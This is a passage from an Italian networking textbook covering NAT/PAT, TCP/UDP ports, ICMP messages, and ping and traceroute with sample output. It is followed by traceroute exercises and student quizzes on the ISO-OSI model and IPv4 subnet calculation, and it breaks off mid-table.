
Una connessione TCP rielaborata da un router NAT:

La conversione degli indirizzi può anche essere dinamica solo in parte, in cui alcuni indirizzi univoci sono abbinati in modo statico ad altrettanti indirizzi della rete privata. Questo permette a tali nodi di essere raggiungibili anche da un accesso esterno, senza che debbano essere loro per primi a instaurare una connessione.

Un router NAT più evoluto può gestire anche la sostituzione delle porte TCP e UDP. In tal caso di parla anche di PAT.

Due connessioni TCP indipendenti, rielaborate da un router NAT/PAT:

connessioni TCP viste all'esterno
connessioni TCP viste localmente
199.3.2.1:23
196.1.2.3:1050
200.7.8.9:23
196.1.2.3:1093
NAT/PAT
199.3.2.1:23
192.168.1.1:1050
cliente
200.7.8.9:23
192.168.1.2:1050
cliente

La figura mostra il caso in cui i nodi 192.168.1.1 e 192.168.1.2 instaurano due connessioni TELNET indipendenti attraverso un router NAT/PAT. In questo caso, il router NAT/PAT non si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, intervenendo anche sui numeri di porta TCP.

Il meccanismo NAT/PAT potrebbe anche essere utilizzato per dirigere le connessioni originate dall'esterno e dirette a porte determinate (probabilmente nel gruppo di porte privilegiato) a nodi ben precisi nella rete locale, solitamente per raggiungere dei servizi realizzati lì. Per fare questo occorre quindi che il router NAT/PAT annoti delle ridirezioni statiche riferite alla richiesta di porte particolari.

Ridirezione del traffico diretto a un servente HTTP interno:

connessione TCP vista all'esterno
connessione TCP vista localmente
199.1.2.3:1045
196.1.2.3:80
NAT/PAT
199.1.2.3:1045
192.168.1.1:80
servente
HTTP
interno

Il meccanismo NAT/PAT, come qualunque altra forma di rimaneggiamento dei pacchetti allo scopo di sostituire gli indirizzi IP o le porte TCP/UDP, funziona bene solo quando i protocolli utilizzati a livello di sessione, ovvero il quarto del modello ISO-OSI, non prendono iniziative autonome allo scopo di gestire gli indirizzi e le porte. In altri termini, tutto funziona bene


se non si inseriscono informazioni sugli indirizzi e sulle porte al di sopra del livello del TCP o di UDP.

Il classico esempio problematico è dato dall'FTP che negozia con la controparte l'instaurazione di una connessione TCP aggiuntiva, attraverso informazioni contenute nell'area «dati» dei pacchetti. In questo modo, un router NAT/PAT ingenuo riuscirebbe a trasferire solo la prima connessione TCP.

Evidentemente, un router NAT/PAT evoluto dovrebbe essere consapevole, non solo dei protocolli IP, TCP e UDP, ma anche di tutti i protocolli che si inseriscono al di sopra di questi, in modo da intervenire opportunamente.

Un'ultima cosa da considerare riguarda anche il problema dei pacchetti frammentati, che devono essere necessariamente ricomposti quando si usa il meccanismo NAT/PAT.

271 TCP, UDP e porte

Viaggio di un pacchetto UDP o TCP: «*n*» è la porta di origine; «*m*» è la porta di destinazione:

nodo A — pacchetto UDP o TCP da «A:n» diretto a «B:m» → nodo B

Andata e ritorno per le connessioni che prevedono l'uso delle porte: «*n*» è la porta usata nel nodo «A»; «*m*» è la porta usata nel nodo «B»:

nodo A — pacchetto di andata da «A:n» diretto a «B:m» → nodo B

nodo A ← pacchetto di ritorno da «B:m» diretto a «A:n» — nodo B

Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1083:

cliente HTTP — servente HTTP

nodo A — pacchetto di andata da «A:1083» diretto a «B:80» → nodo B

nodo A ← pacchetto di ritorno da «B:80» diretto a «A:1083» — nodo B

L'instaurarsi di una connessione TCP avviene attraverso fasi differenti, in cui vengono usati degli indicatori all'interno dei pacchetti per attribuire loro un significato speciale. In particolare, quando un pacchetto contiene il bit SYN attivo, si tratta di un tentativo di iniziare una nuova connessione:

A:1083 — B:80

nodo A — pacchetto SYN iniziale per richiedere l'attivazione di una connessione TCP → nodo B

272 Messaggi ICMP

I messaggi ICMP qualificano i pacchetti del protocollo ICMP, che al contrario di TCP e di UDP non hanno le porte. Il messaggio ICMP è composto da un numero, che ne definisce il tipo, con l'aggiunta eventuale di un altro numero che indica il codice, da intendere in pratica come un sottotipo. L'elenco successivo è limitato ai tipi fondamentali:


Tipo	Nome	Chi lo utilizza
0	echo-reply	risposta a un ping (pong)
3	destination-unreachable	traffico TCP e UDP
5	redirect	instradamento dei pacchetti
8	echo-request	ping
11	time-exceeded (ttl-exceeded)	traceroute

Il Ping funziona attraverso l'invio di un pacchetto ICMP di tipo 8, che rappresenta una richiesta di eco, con la quale si ottiene normalmente una risposta consistente in un pacchetto ICMP di tipo 0.

richiesta di eco, ICMP 8 (ping)

nodo A

nodo B

risposta a una richiesta di eco, ICMP 0 (pong)

$ **ping -c 3 dinkel.brot.dg** [*Invio*]

```
PING dinkel.brot.dg (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=255 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=255 time=0.5 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=255 time=0.7 ms


--- dinkel.brot.dg ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.5/0.7 ms
```

I pacchetti Ping, sia di richiesta di eco, sia di risposta, possiedono un numero di ordine, '**icmp_seq**', che consente di verificare con quale sequenza vengono restituiti i pacchetti di risposta dalla rete.

I pacchetti IP possiedono un'informazione denominata TTL, ovvero *Time to live*. Il valore di questo campo va da 0 a 255 e viene deciso da chi genera il pacchetto. Ogni volta che un pacchetto attraversa un nodo (un router o qualcosa che svolge un compito simile), questo nodo deve provvedere a


ridurre di un'unità questo valore. Quando un nodo riceve un pacchetto con un valore TTL pari a zero, lo elimina, mandando al mittente un pacchetto ICMP di tipo 11, «tempo scaduto», che indica l'impossibilità di raggiungere la destinazione con quel valore TTL di partenza.

origine TTL=2 router TTL=1 router TTL=0 router

ICMP 11, TTL esaurito (time exceeded)

I messaggi ICMP di tipo 3 sono essenziali per garantire il funzionamento della rete.

Traceroute sfrutta i messaggi ICMP di tipo 11 e di tipo 3 per disegnare la mappa dei pacchetti inviati a un certa destinazione. Invia una serie di pacchetti, UDP o ICMP, partendo da un valore TTL iniziale pari a zero, incrementando successivamente, fino a raggiungere la destinazione richiesta.

TTL=0
TTL=1
TTL=2
origine router router destinazione


ICMP 11
ICMP 11
ICMP 3

```
$ /usr/sbin/traceroute www.swlibero.org [Invio]
```

```
traceroute to master.swlibero.org (62.152.34.17), ↩
↪30 hops max, 38 byte packets
1  151.5.184.148 (151.5.184.148)  107.225 ms  267.458 ms  109.690 ms
2  151.5.184.65 (151.5.184.65)  109.705 ms  115.023 ms  109.710 ms
3  151.5.206.137 (151.5.206.137)  119.754 ms  117.595 ms  132.192 ms
4  192.106.1.162 (192.106.1.162)  147.402 ms  127.113 ms  139.737 ms
5  151.17.202.42 (151.17.202.42)  139.740 ms  145.503 ms  151.768 ms
6  master.swlibero.org (62.152.34.17) 127.771 ms 147.494 ms 129.758 ms
```

Traceroute chiama il valore TTL come *hop*, salto. Nell'esempio viene usato un valore massimo di 30 (che comunque risulta più che sufficiente).

Traceroute utilizza generalmente un pacchetto UDP destinato alla porta 33434+***n***, dove ***n*** rappresenta il valore TTL iniziale. Supponendo che non ci sia nulla in ascolto in quella porta nel nodo di destinazione, l'ultimo nodo restituisce un pacchetto ICMP di tipo 3, codice 3: «porta irraggiungibile».


Quando un pacchetto di un protocollo TCP o UDP raggiunge un router che non è in grado di instradarlo, perché consapevole di non poter raggiungere la destinazione richiesta, il pacchetto viene bloccato, restituendo al mittente un pacchetto ICMP di tipo 3: «destinazione irraggiungibile».

interruzione
origine router router destinazione
ICMP 3, destinazione irraggiungibile

I messaggi ICMP sono importanti per garantire il funzionamento della rete; in particolare, i messaggi di tipo 3 sono fondamentali per garantire il funzionamento dei router dinamici che modificano l'instradamento al mutare delle condizioni della rete.

Parte xliv


Esercitazioni

Ricerca dei router prossimi

Si utilizzi Traceroute o un programma equivalente per scoprire come si articola la disposizione dei primi 10 router a partire dal proprio collegamento a Internet. Alla fine, si dovrebbe produrre un elaborato simile a quello seguente, dove si nota anche la parte finale del nome di dominio dei nodi scoperti:

Si considerano tre aspetti per la valutazione dell'elaborato:

- il fatto che siano presenti le indicazioni delle destinazioni verificate;
- che si scoprano dei percorsi alternativi per una stessa destinazione;
- che la disposizione dei nodi avvenga con il minor numero di accavallamenti.

Capitolo 274 Individuazione dei gestori più importanti dei router attraversati

Si utilizzi Traceroute o un programma equivalente per scoprire quali sono i gestori attraversati per la connessione con 10 nomi di siti differenti. Alla fine, si dovrebbe produrre un elaborato simile a quello seguente:

inizio
interbusiness.it
seabone.net
denver.cw.net
tiscali.fr
opentransit.net
infospace.com
fr.cw.net
showcable.net
netnation.com
www.usa.com
www.brazil.com
www.psg.fr

Si considerano tre aspetti per la valutazione dell'elaborato:

- il fatto che siano presenti le indicazioni delle destinazioni verificate;
- che si scoprano dei percorsi inattesi;
- che la disposizione dei percorsi avvenga con il minor numero di accavallamenti.

Parte xlv

Verifiche

Capitolo 275


Verifica: concetti elementari sulle reti

tempo a disposizione:	300 s	punteggio massimo:	10
quantità di domande:	10	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

275.1) [-1.5..1] Nella topologia a bus, quale nodo dirige il traffico delle comunicazioni?

1. ( ) tutti i nodi sono coinvolti e nessuno è competente in modo particolare;
2. ( ) il primo a sinistra;
3. ( ) l'ultimo a destra;
4. ( ) il nodo centrale;
5. ( ) i nodi limitrofi (i nodi vicini).

275.2) [-2..1] In quale posizione si collocano i cavi e le interfacce di rete nell'ambito del modello ISO-OSI?


1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

275.3) [-2..1] In quale posizione si colloca un ripetitore o un *hub* passivo nell'ambito del modello ISO-OSI?


1. ( ) 7 applicazione;

2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

275.4) [-1..1] Il componente schematizzato nella parte centrale della figura successiva, può collegare due reti aventi tecnologie di rete differenti, con indirizzi fisici incompatibili?

applicazione			applicazione
presentazione			presentazione
sessione			sessione
trasporto			trasporto
rete			rete
collegamento dati	collegamento dati		collegamento dati
fisico	fisico	fisico	fisico

1. ( ) sì, perché gli indirizzi fisici sono sempre dello stesso tipo;
2. ( ) sì, perché gli indirizzi fisici sono definiti al primo livello del modello e per poter sostituire gli indirizzi fisici occorre superare tale primo livello;
3. ( ) no, perché gli indirizzi fisici sono definiti al secondo livello del modello e per poter sostituire gli indirizzi fisici occorre superare tale livello;
4. ( ) no, perché la tecnologia di rete è indifferente per gli indirizzi fisici.

275.5) [-1..1] Cosa può essere il componente che si vede schematizzato nella parte centrale della figura successiva?

applicazione			applicazione
presentazione			presentazione
sessione			sessione
trasporto			trasporto
rete	rete		rete
collegamento dati	c. dati	c. dati	collegamento dati
fisico	fisico	fisico	fisico

1. ( ) un firewall;
2. ( ) un proxy HTTP;
3. ( ) un commutatore di pacchetto, ovvero uno *switch*;
4. ( ) un router;
5. ( ) un ripetitore (*hub* passivo).

275.6) [-2..1] In quale posizione si colloca un commutatore di pacchetto, ovvero uno *switch*, nell'ambito del modello ISO-OSI?

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

275.7) [-2..1] A quale livello del modello ISO-OSI appartengono gli indirizzi fisici delle interfacce di rete?

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

275.8) [-1..1] A quale livello del modello ISO-OSI si inseriscono i protocolli TCP e UDP?

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;

5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

275.9) [-2..1] A quale livello del modello ISO-OSI appartengono gli indirizzi del protocollo IP?

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

275.10) [-2..1] A quale livello del modello ISO-OSI appartengono i protocolli HTTP, FTP, SMTP, POP3 e IMAP? In caso di ambiguità, indicare il livello più basso.

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

Capitolo 276 Verifica: calcolo degli indirizzi IPv4 disponibili 1

tempo a disposizione:	900 s	punteggio massimo:	10
quantità di domande:	12	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Questa verifica richiede l'uso di una calcolatrice per il calcolo delle conversioni richieste, assieme ad alcuni specchietti che facilitano la conversione.

Tabella 276.2. Specchietto per facilitare la conversione in binario, fino a otto bit.

2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
128	64	32	16	8	4	2	1

Tabella 276.3. Specchietto per determinare rapidamente la parte finale di una maschera di rete secondo la notazione decimale puntata.

Ottetto binario	Ottetto esadecimale	Ottetto decimale
11111111_2	FF_{16}	255_{10}
11111110_2	FE_{16}	254_{10}
11111100_2	FC_{16}	252_{10}
11111000_2	$F8_{16}$	248_{10}
11110000_2	$F0_{16}$	240_{10}
11100000_2	$E0_{16}$	224_{10}
11000000_2	$C0_{16}$	192_{10}
10000000_2	80_{16}	128_{10}
00000000_2	00_{16}	0_{10}

276.1) [0..3.33332] Un certo elaboratore ha l'indirizzo IP 151.5.184.150 e la maschera di rete 255.255.255.0. Senza aggiungere spazi e nemmeno zeri superflui, si indichi, ordinatamente: l'indirizzo di rete, il primo e l'ultimo indirizzo utile per i nodi di quella rete, l'indirizzo broadcast.

Indirizzo di rete:

Primo indirizzo utile per i nodi di rete:

Ultimo indirizzo utile per i nodi di rete:

Indirizzo broadcast:

276.2) [0..3.33332] Un certo elaboratore ha l'indirizzo IP 151.5.184.150 e la maschera di rete 255.255.255.252. Senza aggiungere spazi e nemmeno zeri superflui, si indichi, ordinatamente: l'indirizzo di rete, il primo e l'ultimo indirizzo utile per i nodi di quella rete, l'indirizzo broadcast.

Indirizzo di rete:

Primo indirizzo utile per i nodi di rete:

Ultimo indirizzo utile per i nodi di rete:

Indirizzo broadcast:

276.3) [0..3.33332] Un certo elaboratore ha l'indirizzo IP 151.5.184.150 e la maschera di rete 255.255.255.248. Senza aggiungere spazi e nemmeno zeri superflui, si indichi, ordinatamente: l'indirizzo di rete, il primo e l'ultimo indirizzo utile per i nodi di quella rete, l'indirizzo broadcast.

Indirizzo di rete:

Primo indirizzo utile per i nodi di rete:

Ultimo indirizzo utile per i nodi di rete:

Indirizzo broadcast:

Capitolo 277
Verifica: calcolo degli indirizzi IPv4 disponibili 2

tempo a disposizione:	900 s	punteggio massimo:	10
quantità di domande:	12	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Questa verifica richiede l'uso di una calcolatrice per il calcolo delle conversioni richieste, assieme ad alcuni specchietti che facilitano la conversione.

Tabella 277.2. Specchietto per facilitare la conversione in binario, fino a otto bit.

2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
128	64	32	16	8	4	2	1

Tabella 277.3. Specchietto per determinare rapidamente la parte finale di una maschera di rete secondo la notazione decimale puntata.

Ottetto binario	Ottetto esadecimale	Ottetto decimale
11111111_2	FF_{16}	255_{10}
11111110_2	FE_{16}	254_{10}
11111100_2	FC_{16}	252_{10}
11111000_2	$F8_{16}$	248_{10}
11110000_2	$F0_{16}$	240_{10}
11100000_2	$E0_{16}$	224_{10}
11000000_2	$C0_{16}$	192_{10}
10000000_2	80_{16}	128_{10}
00000000_2	00_{16}	0_{10}

277.1) [0..3.33332] Un certo elaboratore ha l'indirizzo IP 152.7.183.141 e la maschera di rete 255.255.255.0. Senza aggiungere spazi e nemmeno zeri superflui, si indichi, ordinatamente: l'indirizzo di rete, il primo e l'ultimo indirizzo utile per i nodi di quella rete, l'indirizzo broadcast.

Indirizzo di rete:

Primo indirizzo utile per i nodi di rete:

Ultimo indirizzo utile per i nodi di rete:

Indirizzo broadcast:

277.2) [0..3.33332] Un certo elaboratore ha l'indirizzo IP 152.7.183.141 e la maschera di rete 255.255.255.252. Senza aggiungere spazi e nemmeno zeri superflui, si indichi, ordinatamente: l'indirizzo di rete, il primo e l'ultimo indirizzo utile per i nodi di quella rete, l'indirizzo broadcast.

Indirizzo di rete:

Primo indirizzo utile per i nodi di rete:

Ultimo indirizzo utile per i nodi di rete:

Indirizzo broadcast:

277.3) [0..3.33332] Un certo elaboratore ha l'indirizzo IP 152.7.183.138 e la maschera di rete 255.255.255.248. Senza aggiungere spazi e nemmeno zeri superflui, si indichi, ordinatamente: l'indirizzo di rete, il primo e l'ultimo indirizzo utile per i nodi di quella rete, l'indirizzo broadcast.

Indirizzo di rete:

Primo indirizzo utile per i nodi di rete:

Ultimo indirizzo utile per i nodi di rete:

Indirizzo broadcast:

Capitolo 278

Verifica: calcolo degli indirizzi IPv4 disponibili 3

tempo a disposizione:	900 s	punteggio massimo:	10
quantità di domande:	12	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Questa verifica richiede l'uso di una calcolatrice per il calcolo delle conversioni richieste, assieme ad alcuni specchietti che facilitano la conversione.

Tabella 278.2. Specchietto per facilitare la conversione in binario, fino a otto bit.

2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
128	64	32	16	8	4	2	1

Tabella 278.3. Specchietto per determinare rapidamente la parte finale di una maschera di rete secondo la notazione decimale puntata.

Ottetto binario	Ottetto esadecimale	Ottetto decimale
11111111_2	FF_{16}	255_{10}
